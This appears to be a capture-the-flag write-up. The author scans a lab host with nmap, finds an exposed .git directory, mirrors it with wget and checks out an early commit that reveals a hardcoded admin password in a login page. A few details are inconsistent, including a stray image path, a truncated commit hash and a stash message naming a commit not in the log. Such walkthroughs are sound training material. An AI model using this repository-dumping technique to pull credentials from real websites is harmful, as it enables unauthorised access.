- ip = "10.10.242.237"


Just like its name, sounds like it has sth to do with git or version control. Lets Find OUT!

I performed an Nmap scan to determine open ports

```
└─$ sudo nmap -sC -v 10.10.242.237
[sudo] password for itsme:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 12:44 EAT
NSE: Loaded 126 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:44
Completed NSE at 12:44, 0.00s elapsed
Initiating NSE at 12:44
Completed NSE at 12:44, 0.00s elapsed
Initiating Ping Scan at 12:44
Scanning 10.10.242.237 [4 ports]
Completed Ping Scan at 12:44, 0.89s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:44
Completed Parallel DNS resolution of 1 host. at 12:44, 4.00s elapsed
Initiating SYN Stealth Scan at 12:44
Scanning 10.10.242.237 [1000 ports]
Discovered open port 80/tcp on 10.10.242.237
Completed SYN Stealth Scan at 12:44, 13.05s elapsed (1000 total ports)
NSE: Script scanning 10.10.242.237.
Initiating NSE at 12:44
Completed NSE at 12:44, 19.11s elapsed
Initiating NSE at 12:44
Completed NSE at 12:44, 0.01s elapsed
Nmap scan report for 10.10.242.237
Host is up (0.92s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
| http-git:
|   10.10.242.237:80/.git/
|     Git repository found!
|_    Repository description: Unnamed repository; edit this file 'description' to name the...
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Super Awesome Site!

NSE: Script Post-scanning.
Initiating NSE at 12:44
Completed NSE at 12:44, 0.00s elapsed
Initiating NSE at 12:44
Completed NSE at 12:44, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 37.45 seconds
           Raw packets sent: 1133 (49.828KB) | Rcvd: 1002 (40.084KB)
```

I get dir which I find files



Not secure | 10.10.242.237/.git/

Index of /.git/

../		
branches/	23-Jul-2020 22:39	-
hooks/	23-Jul-2020 22:39	-
info/	23-Jul-2020 22:39	-
logs/	23-Jul-2020 22:39	-
objects/	23-Jul-2020 22:39	-
refs/	23-Jul-2020 22:39	-
HEAD	23-Jul-2020 22:39	23
config	24-Jul-2020 06:25	110
description	23-Jul-2020 22:39	73
index	23-Jul-2020 22:39	645
packed-refs	24-Jul-2020 06:25	102

I used wget to download all files

> wget -m -k http://10.10.242.237/.git/objects

I view the logs through. One stands that is before the admin obfsucated the data

> git log

```
commit d6df4000639981d032f628af2b4d03b8eff31213
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:42:30 2020 +0200

    Make sure the css is standard-ish!

commit d954a99b96ff11c37a558a5d93ce52d0f3702a7d
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:41:12 2020 +0200

    re-obfuscating the code to be really secure!

commit bc8054d9d95854d278359a432b6d97c27e24061d
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:37:32 2020 +0200

    Security says obfuscation isn't enough.

    They want me to use something called 'SHA-512'

commit e56eaa8e29b589976f33d76bc58a0c4dfb9315b1
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:25:52 2020 +0200

    Obfuscated the source code.

    Hopefully security will be happy!

commit 395e087334d613d5e423cdf8f7be27196a360459
Author: Hydragyrum <hydragyrum@gmail.com>
Date:   Thu Jul 23 23:17:43 2020 +0200

    Made the login page, boss!


┌──(itsme㉿localhost)-[/tmp/10.10.242.237]
└─$ git checkout 395e087334d613d5e423cdf8f7be27196a360459
error: Your local changes to the following files would be overwritten by checkout:
        index.html
Please commit your changes or stash them before you switch branches.
Aborting

┌──(itsme㉿localhost)-[/tmp/10.10.242.237]
└─$ git stash
Saved working directory and index state WIP on master: d0b3578 Update .gitlab-ci.yml
```

I temporarily save the changes so I can look around

> git stash

> git checkout 395e087334d613d5e423cdf8f7be27196a3604xx

> cat index.html

```
        <svg x="0px" y="0px" width="15px" height="5px">
          <g>
            <path
              fill="#B1B7C4"
              d="M6,2L6,2c0-1.1-1-2-2.1-2H2.1C1,0,0,0.9,0,2.1v0.8C0,4.1,1,5,2.1,5h1.7C5,5,6,4.1,6,2.9V3h5v1h1V3h1v2h1V3h1 V2H6z M5.1,2.9c0,0.7-0.6,1.2-1.3,1.2H2.1c-0.7,0-1.3-0.6-1.3-1.2V2.1c0-0.7,0.6-1.2,1.3-1.2h1.7c0.7,0,1.3,0.6,1.3,1.
2V2.9z"
            />
          </g>
        </svg>
      </label>
      <input
        id="password"
        name="password"
        class="lf--input"
        placeholder="Password"
        type="password"
      />
    </div>
    <input class='lf--submit' type="button" value="LOGIN" onclick="login()" />
  </form>


  <script>
    function login() {
      let form = document.getElementById("login-form");
      console.log(form.elements);
      let username = form.elements["username"].value;
      let password = form.elements["password"].value;
      if (
        username === "admin" &&
        password === "Th1s_1s_4_L0ng_4nd_S3cur3_P4ssw0rd!"
      ) {
        document.cookie = "login=1";
        window.location.href = "/dashboard.html";
      } else {
        document.getElementById("error").innerHTML =
          "INVALID USERNAME OR PASSWORD!";
      }
    }
  </script>
 </body>
</html>

┌──(itsme㉿localhost)-[/tmp/10.10.242.237]
```